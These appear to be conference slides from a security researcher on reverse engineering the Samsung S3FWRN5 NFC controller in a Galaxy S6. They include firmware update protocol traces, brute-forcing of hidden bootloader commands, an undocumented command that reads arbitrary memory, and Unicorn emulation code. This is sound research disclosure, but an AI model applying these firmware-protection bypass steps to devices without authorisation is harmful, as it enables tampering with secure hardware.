

Beyond Root

Custom Firmware For Embedded Mobile Chipsets

Biography

Christopher Wade

Security Consultant at Pen Test Partners

@Iskuri1

<https://github.com/Iskuri>

<https://www.pentestpartners.com>

Project Origin

Smartphones contain a huge amount of closed firmware

This limits the capabilities of even rooted devices

By breaking firmware protections and reverse engineering embedded chipsets, smartphones can be used as attack tools

Wi-Fi Monitor Mode

Many smartphones support Wi-Fi Monitor Mode

Activated in Snapdragon chipsets via:

```
echo 4 > /sys/module/wlan/parameters/con_mode
```

Broadcom chipsets can utilise custom firmware

Well known, implemented in modern mobile testing tools

USB Device Emulation

Linux Kernel supports emulating USB devices via GadgetFS

This can be used to emulate any standard USB device

Rarely used, but very effective

```
gadgetFile = open("/dev/gadget/musb-hdrc", O_RDWR);

if(gadgetFile < 0) {
    printf("Could not open gadget file, got response %d\n", gadgetFile);
    return 1;
}

int writeValGadget = write(gadgetFile,dumpedDescriptor,sizeof(dumpedDescriptor)); // make sure length is right

pthread_create(&gadgetThread,0,gadgetCfb,NULL);

outEp = -1;

while(outEp < 0) {
    outEp = open("/dev/gadget/ep2out", O_CLOEXEC | O_RDWR);
}

inEp = open("/dev/gadget/ep1in", O_CLOEXEC | O_RDWR);
```

```
--- USB Gadget Support
[ ] Debugging messages (DEVELOPMENT)
[ ] Debugging information files (DEVELOPMENT)
[ ] Debugging information files in debugfs (DEVELOPMENT)
(2) Maximum VBUS Power usage (2-500 mA)
(2) Number of storage pipeline buffers
USB Peripheral Controller --->
USB Gadget Drivers
<M> Gadget Zero (DEVELOPMENT)
<M> Audio Gadget
[*] UAC 1.0 (Legacy)
<M> Ethernet Gadget (with CDC Ethernet support)
[*] RNDIS support
[*] Ethernet Emulation Model (EEM) support
<M> Network Control Model (NCM) support
<M> Gadget Filesystem
<M> Function Filesystem
[*] Include configuration with CDC ECM (Ethernet)
[*] Include configuration with RNDIS (Ethernet)
[*] Include 'pure' configuration
<M> Mass Storage Gadget
<M> USB Gadget Target Fabric Module
<M> Serial Gadget (with CDC ACM and CDC OBEX support)
<M> MIDI Gadget
<M> Printer Gadget
<M> CDC Composite Device (Ethernet and ACM)
<M> Nokia composite gadget
<M> CDC Composite Device (ACM and mass storage)
< > Multifunction Composite Gadget
<M> HID Gadget
<M> EHCI Debug Device Gadget
    EHCI Debug Device mode (serial) --->
<M> USB Webcam Gadget
```

NFC On Android – Standard Functionality


NFC on Android is restricted to very specific features:

Generic Reader Modes

Mobile Payments

NDEF Communication

Host-Card Emulation



NFC On Android – Unsupported Functionality

Desired features for an NFC attack tool:

Reader Based Attacks

Raw Tag Emulation

Passive Sniffing



Target Device

Samsung S6 - SM-G920F

Older smartphone – readily available

Allows for OEM unlocking and deployment of Custom ROMs

Found to use a proprietary Samsung Semiconductor NFC Controller in non-US versions



NFC Controller – S3FWRN5

Custom chip developed by Samsung Semiconductor



Utilised in non-US Samsung S6, and Note 4 devices

Boasts the ability to securely update firmware

Utilises ARM SC000 SecurCore architecture

Communicated with via I2C and GPIO on phone

Communication abstracted to device driver: `/dev/sec-nfc`



NCI Communication

NFC chips communicate via a standard protocol

This abstracts and restricts NFC functionality, to simplify the process

Send and receive packets consist of the following:

GID – Byte containing identifier of functionality group (Core, RF, Vendor Specific)

OID – Byte containing identifier of specific operation

Length – Byte containing the length of parameters

Payload – Data related to the operation

NCI – Non Standard Functionality

Vendor GID (0xf) allows for any non-standard functionality to be implemented

Vendor operations from 0x00-0xff can be enumerated by checking error responses

Vendor defined operations are most likely to contain actionable weaknesses

In addition, configuration and mode operations allow for non-standard functionality

```
{0x2f, 0x26, 0x00},  
{0x2f, 0x22, 0xfd, 0x00, 0xc0, 0x9e, 0x00, 0x80, 0xc0, 0x07, 0x4c, 0x00, 0xc4, 0x8f, 0xe2, 0xe2, 0xe2, 0x28, 0x02, 0x04, 0x00, 0x00, 0x01, 0x83,  
{0x2f, 0x22, 0xfd, 0x01, 0xac, 0x00, 0x00, 0x80, 0x40, 0x00, 0xc0, 0x9e, 0x00, 0x80, 0xc0, 0x07, 0x4c, 0x00, 0xd8, 0x88, 0x3c, 0xbc, 0xbc,  
{0x2f, 0x22, 0xfd, 0x02, 0x03, 0x40, 0x00, 0x81, 0x9e, 0xa8, 0x50, 0x8c, 0x03, 0x40, 0x00, 0x81, 0x9e, 0xa8, 0x50, 0x8c, 0x03, 0x40, 0x00, 0x81,  
{0x2f, 0x22, 0xfd, 0x03, 0xa8, 0x38, 0x0c, 0x00, 0x04, 0x80, 0x42, 0x01, 0xc3, 0x88, 0x84, 0x08, 0x00, 0x00, 0xf2, 0x00, 0xe8, 0x03, 0x00, 0x00,  
{0x2f, 0x22, 0xfd, 0x04, 0x38, 0x8c, 0x03, 0x81, 0x9e, 0xa8, 0x38, 0x8c, 0x03, 0x81, 0x9e, 0xa8, 0x38, 0x8c, 0x03, 0x81, 0x9e, 0xa8, 0x38, 0x8c,  
{0x2f, 0x22, 0xfd, 0x05, 0x38, 0x8c, 0x03, 0x81, 0x9e, 0x48, 0x38, 0x8c, 0x03, 0x81, 0x9e, 0x68, 0x38, 0x8c, 0x03, 0x81, 0x9e, 0x48, 0x38, 0x8c,  
{0x2f, 0x22, 0xfd, 0x06, 0xfb, 0x50, 0xc0, 0xfb, 0x17, 0x00, 0x46, 0x50, 0xc0, 0xfb, 0x81, 0xbf, 0x00, 0x46, 0x01, 0x00, 0x00, 0xff, 0x00, 0x46,  
{0x2f, 0x22, 0xfd, 0x07, 0x00, 0x46, 0x50, 0xc0, 0xff, 0x81, 0x50, 0xc0, 0xfd, 0x50, 0xc0, 0xfd, 0x4f, 0x00, 0x46, 0x50, 0xc0, 0xfd, 0x81, 0x50,  
{0x2f, 0x22, 0xfd, 0x08, 0x00, 0x01, 0x1f,  
{0x2f, 0x22, 0xfd, 0x09, 0x00, 0x6a, 0x00, 0x00, 0x00, 0x00, 0x00, 0x07, 0x07, 0x20, 0x3f, 0xff, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,  
{0x2f, 0x22, 0xfd, 0x0a, 0x1e, 0x00, 0x01, 0x1d, 0x16, 0x02, 0x02, 0x00, 0xfa, 0x00, 0x32, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x07,  
{0x2f, 0x22, 0xfd, 0x0b, 0x00, 0x05, 0x09, 0x46, 0x01, 0x9f, 0x00, 0x00, 0x9f, 0x00, 0x00, 0x6f,  
{0x2f, 0x22, 0x21, 0x0c, 0x00, 0x00, 0x08, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00, 0x00, 0x20, 0x00, 0x00, 0x00, 0x40, 0x00, 0x45, 0x4b, 0x41, 0x00,  
{0x2f, 0x25, 0x08, 0x4b, 0x1d, 0x0e, 0x0e, 0x21, 0x44, 0x45, 0x46},  
{0x2f, 0x27, 0x02, 0x33, 0xf7},
```

S3FWRN5 – Firmware Updates

S3FWRN5 chip supports firmware updates via I2C

Firmware updates are never implemented via NCI, a custom bootloader is used

Loaded from firmware files are found in vendor partition

```
00000000 32 30 31 35 31 31 31 38 31 32 30 34 ff ff ff ff |201511181204....|
00000010 22 00 06 02 2c 00 00 00 80 00 00 00 2c 01 00 00 |".....|
00000020 1d 00 00 00 ac 00 00 00 80 00 00 00 10 5e 0f 31 |.....^1|
00000030 1e 63 31 91 10 c7 bc b4 05 4d 38 e1 00 eb 1e e3 |.cl.....M8....|
00000040 4f 6f 75 3c 86 09 82 41 42 eb 7c cb 10 11 7b 24 |0ou<...AB.|...{$|
00000050 dc 58 ab 72 f8 a8 78 6e 8c 16 6a a8 06 d0 b6 ec |.X.r..xn..j.....|
00000060 05 3f c6 82 f1 7a 85 60 21 d3 31 fd 55 51 dc 83 |.?...z.`!1.UQ..|
00000070 85 d1 a0 12 bf ca 06 0b be 5b ad 75 d4 74 dd d2 |.....[.u.t..|
00000080 40 82 80 6c 4f 68 44 90 41 69 ca d0 13 e8 2a 1c |@..lOhD.Ai....*.|
00000090 78 f8 87 08 80 f7 30 5f a9 2b 5b e9 45 76 c3 de |x.....0_+ [.Ev..|
000000a0 a2 31 75 40 76 2e 9f 3f 3d 3b f1 f5 91 20 6f 65 |.lu@v..?=?;... oe|
000000b0 e1 eb d0 54 22 f4 7c 96 fa 4a f7 41 64 5a 46 97 |...T".|..J.AdZF.|
000000c0 e9 88 f1 b0 37 eb 1c a2 e1 54 16 63 e3 55 12 0a |....7....T.c.U..|
000000d0 de 8d 80 58 07 07 bf c1 4e 9c bf f1 17 09 4b 8e |...X....N.....K.|
000000e0 ff f4 13 8c 9d 1d 32 af 49 8c 9a 4a bf 63 22 11 |.....2.I..J.c".|
000000f0 c7 6a 89 e2 1f d7 10 24 a4 6a 4e 65 5a 35 b0 12 |.j.....$.jNeZ5..|
00000100 43 6e 7b 3a db 76 54 09 f7 a5 3c df e8 50 9e 02 |Cn{:vT...<..P..|
00000110 ac 9e 97 61 1f 67 e1 dc 91 15 a6 64 c1 1e e9 0a |...a.g.....d....|
00000120 98 66 42 bd f8 a5 48 ed d8 1d a7 1d ff ff ff ff |.fB...H.....|
00000130 22 00 06 02 0e ff ff ff 21 30 00 00 00 30 00 00 |".....!0...0..|
00000140 ff 04 48 80 f3 |.....H..|
```

Analysis Of Firmware Update Protocol

Update traces can be pulled from Logcat

Utilises four byte header followed by payload:

0x00: Command type

0x01: Command

0x02-0x03: Payload size

0x04-0x100: Payload data

0x80 is added to first byte on alternating sends

```
Send( 4) 00 01 00 00
Recv(16) 81 00 0c 00 05 00 01 05 00 10 00 02 06 01
Send( 8) 80 02 04 00 14 00 80 00
Recv( 4) 01 00 00 00
Send(24) 02 00 14 00 85 2a a7 a2 3b 38 f0 ea 47 8e
Recv( 4) 81 00 00 00
Send(132) 82 00 80 00 91 20 6f 65 e1 eb d0 54 22 f4
f4 13 8c 9d 1d 32 af 49 8c 9a 4a bf 63 22 11 c7 6a 89
e9 0a 98 66 42 bd f8 a5 48 ed d8 1d a7 1d
Recv( 4) 01 00 00 00
Send( 8) 00 04 04 00 00 30 00 00
Recv( 4) 81 00 00 00
Send(258) 82 00 00 01 ff ff ff ff 22 00 06 02 0e ff
20 00 20 b1 30 00 00 83 30 00 00 7d 30 00 00 70 b5 05
64 1c 6d 1c 76 1e f9 d2 70 bd fe e7 00 00 70 47 10 b5
bd 10 b5 00 f0 f4 f8 10 bd 3c 03 00 20 fb 4a 90 42 02
1b 04 9a 43 0a 60 0a 68 03 04 1a 43 0a 60 0a 68 03 23
Recv( 4) 01 00 00 00
Send(258) 02 00 00 01 9a 43 0a 60 0a 68 40 03 02 43
f7 d6 ff 00 f0 10 fb 10 b5 de 49 02 20 09 68 01 42 06
c7 07 ff 0f 72 b6 00 21 cc 4d 28 46 ff f7 9d ff ce 48
42 02 d9 c4 48 00 f0 42 ff c3 48 05 68 80 20 c2 49 c0
12 04 00 02 10 18 08 18 70 47 b5 49 00 20 c9 7d 01 29
Recv( 4) 81 00 00 00
Send(258) 82 00 00 01 01 20 70 47 70 b5 b2 49 ac 4c
28 19 d1 00 f0 b6 fa 06 46 00 f0 81 fa 00 f0 85 fa 64
06 46 00 f0 66 fa 00 f0 6a fa 64 20 ff f7 73 ff e1 78
48 1b f0 48 fa 8d 49 8e 48 1b f0 aa fa 8d 4a 8e 49 8e
00 f0 b7 f9 ff f7 24 ff 71 49 08 70 01 21 73 48 89 06
Recv( 4) 01 00 00 00
Send(258) 02 00 00 01 c1 04 01 60 00 f0 66 fa 10 bd
4f 65 4c 05 25 00 98 c0 37 60 34 5e 4e 2d 07 00 28 26
00 f0 b8 f9 01 20 04 f0 62 fc 02 20 ff f7 b1 fe 03 f0
e7 04 f0 68 fb 01 20 18 e0 f8 69 40 07 f8 d4 00 f0 f3
7c f9 01 20 00 f0 62 f9 01 20 04 f0 23 fc 01 20 ff f7
Recv( 4) 81 00 00 00
```

S3FWRN5 Firmware File Analysis

Basic format: metadata, signature, and full firmware

Payload provides size information about internal memory of device

```
00000000 32 30 31 35 31 31 31 38 31 32 30 34 ff ff ff ff |201511181204....|
00000010 22 00 06 02 2c 00 00 00 80 00 00 00 2c 01 00 00 |".....,....|
00000020 1d 00 00 00 ac 00 00 00 80 00 00 00 10 5e 0f 31 |.....^..1|
00000030 1e 63 31 91 10 c7 bc b4 05 4d 38 e1 00 eb 1e e3 |.c1.....M8....|
00000040 4f 6f 75 3c 86 09 82 41 42 eb 7c cb 10 11 7b 24 |0ou<...AB.|...{$|
00000050 dc 58 ab 72 f8 a8 78 6e 8c 16 6a a8 06 d0 b6 ec |.X.r..xn..j....|
00000060 05 3f c6 82 f1 7a 85 60 21 d3 31 fd 55 51 dc 83 |.?...z.`!.1.UQ..|
00000070 85 d1 a0 12 bf ca 06 0b be 5b ad 75 d4 74 dd d2 |.....[.u.t..|
00000080 40 82 80 6c 4f 68 44 90 41 69 ca d0 13 e8 2a 1c |@..l0hD.Ai....*|
00000090 78 f8 87 08 80 f7 30 5f a9 2b 5b e9 45 76 c3 de |x....0_+ [.Ev..|
000000a0 a2 31 75 40 76 2e 9f 3f 3d 3b f1 f5 91 20 6f 65 |.lu@v..?=?;... oe|
000000b0 e1 eb d0 54 22 f4 7c 96 fa 4a f7 41 64 5a 46 97 |...T".|..J.AdZF.|
000000c0 e9 88 f1 b0 37 eb 1c a2 e1 54 16 63 e3 55 12 0a |....7....T.c.U..|
000000d0 de 8d 80 58 07 07 bf c1 4e 9c bf f1 17 09 4b 8e |...X....N....K.|
000000e0 ff f4 13 8c 9d 1d 32 af 49 8c 9a 4a bf 63 22 11 |.....2.I..J.c".|
000000f0 c7 6a 89 e2 1f d7 10 24 a4 6a 4e 65 5a 35 b0 12 |.j.....$.jNeZ5..|
00000100 43 6e 7b 3a db 76 54 09 f7 a5 3c df e8 50 9e 02 |Cn{: .vT...<..P..|
00000110 ac 9e 97 61 1f 67 e1 dc 91 15 a6 64 c1 1e e9 0a |...a.g.....d....|
00000120 98 66 42 bd f8 a5 48 ed d8 1d a7 1d ff ff ff ff |.fB...H.....|
00000130 22 00 06 02 0e ff ff ff 21 30 00 00 00 30 00 00 |".....!0...0..|
00000140 ff 04 48 80 f3 |.....H..|
```

Firmware Update Files – Identifying Architecture

Simple mnemonics can be used to identify chip architectures

Thumb's "BX LR" operation translates in hex to "0x70 0x47", and in ASCII to "pG"

A high number of instances of this imply Thumb code in use

This was identified in the firmware

```
$ strings sec_s3fwrn5_firmware_modded_note4.bin | grep pG
pGp
pGp
@J`pG
CJapG
CJ`pG
`pGjH
`pGhIIh
pGeH
|pGp
apGp
`pG]I
`pGiHAhI
A`pG
pG6I
pG3H
CpGp
H@hpGp
mIH`pGp
apG8
pGaHAi
CAapG^HAi
CAapGZHAi
CAapGSI
HppG
3H@0@zpG1H@0
zpG/H@0
zpG-H`0
}0pG$H`0
-0pG
CIHapG
```

Implementing Firmware Updates

Dump the Firmware Update protocol command sequence

Send dumped IOCTL and commands in sequence

Compare received values for each command

Header files from Open Source Kernel drivers can aid this: “sec_nfc.h”

```
int ret = 0;
unsigned char dat[256] = {0x00,0x01,0x00,0x00};

unsigned char ndat[65536] = {0x00,0x01,0x00,0x00};

printf("F: %d\n",f);

int wRet;
wRet = 0;
onOff = 0;
ret = ioctl(f, SEC_NFC_SET_MODE, SEC_NFC_MODE_OFF);
ret = ioctl(f, SEC_NFC_SET_MODE, SEC_NFC_MODE_BOOTLOADER);
printf("IOCTL RET: %d\n",ret);

ioctl(f, SEC_NFC_WAKEUP, 1);

wRet = writeData(f,dat,4);
printf("Write ret: %d\n",wRet);
receiveData(ndat);
```

```
void performFirmwareUpdate() {

    unsigned char ndat[65536] = {0x00,0x01,0x00,0x00};

    uint8_t dat2[] = {0x80, 0x02, 0x04, 0x00, 0x14, 0x00, 0x80, 0x00 };
    int wRet = writeData(f,dat2,sizeof(dat2));
    printf("Write ret: %d\n",wRet);
    receiveData(ndat);

    // latest fw hash
    uint8_t sha1[] = {0x02, 0x00, 0x14, 0x00, 0x85, 0x2a, 0xa7, 0xa2, 0x3b, 0x38, 0xf0, 0xea, 0x47, 0x2

    wRet = writeData(f,sha1,sizeof(sha1));
    printf("Write ret: %d\n",wRet);
    receiveData(ndat);

    // latest fw signature
    uint8_t signature[] = {0x82, 0x00, 0x80, 0x00, 0x91, 0x20, 0x6f, 0x65, 0xe1, 0xeb, 0xd0, 0x54, 0x2

    wRet = writeData(f,signature,sizeof(signature));
    printf("Write ret: %d\n",wRet);
    receiveData(ndat);
    int rf = open("s3fwrn5_fw.bin",O_RDONLY);
```

Firmware Update Protocol and Sequence

Utilises numbered commands for firmware updates:

0: Reset

1: Boot Info

2: Begin Update

4: Update Sector

5: Complete Update

A numbered command is missing from the sequence

This heavily implied additional hidden commands

```
37 #define S3FWRN5_FW_CMD_RESET 0x00
38
39 #define S3FWRN5_FW_CMD_GET_BOOTINFO 0x01
40
41 struct s3fwrn5_fw_cmd_get_bootinfo_rsp {
42     __u8 hw_version[4];
43     __u16 sector_size;
44     __u16 page_size;
45     __u16 frame_max_size;
46     __u16 hw_buffer_size;
47 };
48
49 #define S3FWRN5_FW_CMD_ENTER_UPDATE_MODE 0x02
50
51 struct s3fwrn5_fw_cmd_enter_updatemode {
52     __u16 hashcode_size;
53     __u16 signature_size;
54 };
55
56 #define S3FWRN5_FW_CMD_UPDATE_SECTOR 0x04
57
58 struct s3fwrn5_fw_cmd_update_sector {
59     __u32 base_address;
60 };
61
62 #define S3FWRN5_FW_CMD_COMPLETE_UPDATE_MODE 0x05
63
```

Identifying Hidden Bootloader Commands

Commands only work at certain stages of update process

Chip returns error 2 if command is not valid at that stage

Chip returns error 9 if the payload is too small

This can be brute forced through the firmware update protocol

Command 3 was found to send 512-byte blocks for updates

A hidden command 6 was also noted

Hidden Bootloader Command 6

Takes eight bytes of parameters, two 32-bit values

Individual bits were set in parameters and responses were checked

Testing showed this allowed for reading of arbitrary memory – address and size

This allows for dumping of RAM, the firmware and the secure bootloader

```
WR: 80 06 08 00 00 00 00 00 02 00 00 00
RD: 01 00 08 00 00 20 00 20 bd 02 00 00
MEM 00000000: 00 20 00 20 bd 02 00 00
WR: 00 06 08 00 08 00 00 00 02 00 00 00
RD: 81 00 08 00 a9 01 00 00 af 01 00 00
MEM 00000008: a9 01 00 00 af 01 00 00
WR: 80 06 08 00 10 00 00 00 02 00 00 00
RD: 01 00 08 00 b7 01 00 00 bf 01 00 00
MEM 00000010: b7 01 00 00 bf 01 00 00
WR: 00 06 08 00 18 00 00 00 02 00 00 00
RD: 81 00 08 00 c7 01 00 00 c7 02 00 00
MEM 00000018: c7 01 00 00 c7 02 00 00
WR: 80 06 08 00 20 00 00 00 02 00 00 00
RD: 01 00 08 00 c7 02 00 00 c7 02 00 00
MEM 00000020: c7 02 00 00 c7 02 00 00
WR: 00 06 08 00 28 00 00 00 02 00 00 00
RD: 81 00 08 00 c7 02 00 00 cf 01 00 00
MEM 00000028: c7 02 00 00 cf 01 00 00
WR: 80 06 08 00 30 00 00 00 02 00 00 00
RD: 01 00 08 00 d5 01 00 00 c7 02 00 00
MEM 00000030: d5 01 00 00 c7 02 00 00
WR: 00 06 08 00 38 00 00 00 02 00 00 00
RD: 81 00 08 00 db 01 00 00 e1 01 00 00
MEM 00000038: db 01 00 00 e1 01 00 00
WR: 80 06 08 00 40 00 00 00 02 00 00 00
RD: 01 00 08 00 e9 01 00 00 ef 01 00 00
```

Dumping The Bootloader

Memory can be stitched from hidden command 6

This showed a standard Cortex-M firmware format starting at address 0x00000000 (vector table followed by code), with a size of 8KB

This allowed for static analysis and emulation

The firmware contained no strings, drastically increasing time to analyse

```
00000000 00 20 00 20 bd 02 00 00 a9 01 00 00 af 01 00 00 | . . . . .
00000010 b7 01 00 00 bf 01 00 00 c7 01 00 00 c7 02 00 00 | .....
00000020 c7 02 00 00 c7 02 00 00 c7 02 00 00 cf 01 00 00 | .....
00000030 d5 01 00 00 c7 02 00 00 db 01 00 00 e1 01 00 00 | .....
00000040 e9 01 00 00 ef 01 00 00 f5 01 00 00 fb 01 00 00 | .....
00000050 01 02 00 00 07 02 00 00 0d 02 00 00 13 02 00 00 | .....
00000060 19 02 00 00 1f 02 00 00 25 02 00 00 2b 02 00 00 | .....%...+...
00000070 31 02 00 00 37 02 00 00 3d 02 00 00 43 02 00 00 | 1...7...=...C...
00000080 49 02 00 00 4f 02 00 00 91 02 00 00 55 02 00 00 | I...0.....U...
00000090 5b 02 00 00 61 02 00 00 67 02 00 00 6d 02 00 00 | [...a...g...m...
000000a0 73 02 00 00 79 02 00 00 7f 02 00 00 85 02 00 00 | s...y.....
000000b0 8b 02 00 00 99 02 00 00 a1 02 00 00 a9 02 00 00 | .....
000000c0 10 b5 2c 48 01 69 04 22 11 43 01 61 05 20 00 07 | ..,H.i." .C.a. .
000000d0 29 49 c2 68 0a 43 c2 60 28 4a 00 21 51 61 28 4a | )I.h.C.`(J.!Qa(J
000000e0 20 21 13 68 0b 43 13 60 27 4c 26 4b 23 62 02 69 | !.h.C.`!L&K#b.i
000000f0 1b 21 52 09 52 01 02 61 02 69 0a 43 02 61 01 69 | !R.R..a.i.C.a.i
00000100 da 10 11 43 01 61 01 69 80 22 11 43 01 61 41 68 | ...C.a.i." .C.aAh
00000110 f0 22 11 43 41 60 41 68 d2 43 11 40 41 60 23 62 | ." .CA`Ah.C.@A`#b
00000120 1a 48 02 68 02 21 8a 43 02 60 42 68 0a 43 42 60 | .H.h.! .C.`Bh.CB`
00000130 17 48 41 68 30 22 91 43 41 60 25 20 15 49 16 4a | .HAh0" .CA`% .I.J
00000140 01 e0 83 00 d1 50 40 1e fb d2 10 bd 10 b5 ff f7 | .....P@.....
00000150 b7 ff 12 48 12 49 00 68 88 42 04 d1 0b 48 00 68 | ...H.I.h.B...H.h
00000160 c0 07 c0 0f 02 d0 0f 48 80 47 10 bd 0b 48 c0 68 | .....H.G...H.h
00000170 fa e7 00 00 00 ed 00 e0 82 05 00 00 00 09 02 50 | .....P
00000180 00 08 02 50 01 08 00 00 00 10 00 40 00 2c 02 40 | ...P.....@.,,@
00000190 00 00 03 50 b1 02 00 00 00 00 00 20 00 30 00 00 | ...P.....0..
000001a0 a5 0f f0 5a 31 03 00 00 43 48 00 6f 00 47 01 20 | ...Z1...CH.o.G.
000001b0 00 28 fd d1 70 47 01 20 00 28 fd d1 70 47 01 20 | .(.pG. .(.pG.
000001c0 00 28 fd d1 70 47 01 20 00 28 fd d1 70 47 3a 48 | .(.pG. .(.pG:H
000001d0 40 6f 00 47 38 48 80 6f 00 47 37 48 c0 6f 00 47 | @o.G8H.o.G7H.o.G
000001e0 35 48 80 30 00 68 00 47 33 48 00 68 00 47 32 48 | 5H.0.h.G3H.h.G2H
000001f0 40 68 00 47 30 48 80 68 00 47 2f 48 c0 68 00 47 | @h.G0H.h.G/H.h.G
```


Bootloader Artefacts

Bootloader commands can be swiftly identified for analysis

```
loc_12F2                                ; CODE XREF: ROM:000012E2↑j
MOV                                     R0, SP
LDRB                                    R1, [R0,#5]
CMP                                     R1, #0
BEQ                                     loc_130E
CMP                                     R1, #1
BEQ                                     loc_1316
CMP                                     R1, #2
BEQ                                     loc_1356
CMP                                     R1, #6
BEQ                                     loc_138E
MOVS                                    R2, #0
MOV                                     R1, R2
MOVS                                    R0, #2
B                                       loc_13B6
```

Bootloader Artefacts

RSA Public Key can be found in memory

0x80 high entropy bytes followed by "00 01 00 01" – 65537 as exponent

```
00001da0 80 00 04 00 a5 6e 4a 0e 70 10 17 58 9a 51 87 dc |.....n].p..X.Q..|
00001db0 7e a8 41 d1 56 f2 ec 0e 36 ad 52 a4 4d fe b1 e6 |~.A.V...6.R.M...|
00001dc0 1f 7a d9 91 d8 c5 10 56 ff ed b1 62 b4 c0 f2 83 |.z.....V...b....|
00001dd0 a1 2a 88 a3 94 df f5 26 ab 72 91 cb b3 07 ce ab |.*.....&.r.....|
00001de0 fc e0 b1 df d5 cd 95 08 09 6d 5b 2b 8b 6d f5 d6 |.....m[+.m..|
00001df0 71 ef 63 77 c0 92 1c b2 3c 27 0a 70 e2 59 8e 6f |q.cw....<' .p.Y.o|
00001e00 f8 9d 19 f1 05 ac c2 d3 f0 cb 35 f2 92 80 e1 38 |.....5....8|
00001e10 6b 6f 64 c4 ef 22 e1 e1 f2 0d 0c e8 cf fb 22 49 |kod.."....."I|
00001e20 bd 9a 21 37 00 01 00 01 cd 12 00 00 f5 13 00 00 |..!7.....|
```

Identifying Memory Corruption

Fuzzing any embedded firmware could irreparably damage the chip

Only one phone was available for testing

Debugging and analysis via I2C would be difficult

Emulation of the bootloader was attempted

Emulating Embedded Firmware With Unicorn Engine

Library for emulating architectures and hooking all functionality

Can define architecture, memory mapping, and hardware integration

```
err = uc_open(UC_ARCH_ARM, UC_MODE_THUMB, &uc);
if (err != UC_ERR_OK) {
    printf("Failed on uc_open() with error returned: %u\n", err);
    return -1;
}

if (uc_hook_add(uc, &trace2, UC_HOOK_CODE, hook_code, NULL, 1, 0) != UC_ERR_OK ||
    uc_hook_add(uc, &trace1,
                UC_HOOK_MEM_INVALID,
                hook_mem_invalid, NULL, 1, 0) != UC_ERR_OK
    ||
    uc_hook_add(uc, &trace1,
                UC_HOOK_MEM_VALID,
                hook_mem_valid, NULL, 1, 0) != UC_ERR_OK
    ||
    uc_hook_add(uc, &trace1,
                UC_HOOK_MEM_READ,
                hook_mem_read, NULL, 1, 0) != UC_ERR_OK
    ||
```

Emulating Embedded Firmware With Unicorn Engine

Bootloader was loaded at address 0x00000000

Program Counter was set to value in reset vector (0x000002BD)

Memory was mapped for flash, RAM and hardware registers

```
uc_mem_map(uc, 0x0, 0x3000, UC_PROT_ALL);  
  
uc_mem_map(uc, 0x3000, 0x1000, UC_PROT_ALL);  
  
uc_mem_map(uc, 0x00400000, 0x2000, UC_PROT_ALL);  
  
uc_mem_map(uc, 0x20000000, 0x2000, UC_PROT_ALL);  
uc_mem_map(uc, 0x40000000, 0x4000, UC_PROT_ALL);  
uc_mem_map(uc, 0x50000000, 0x4000, UC_PROT_ALL);  
uc_mem_map(uc, 0xe0000000, 0x4000, UC_PROT_ALL);
```

Emulating Embedded Firmware With Unicorn Engine

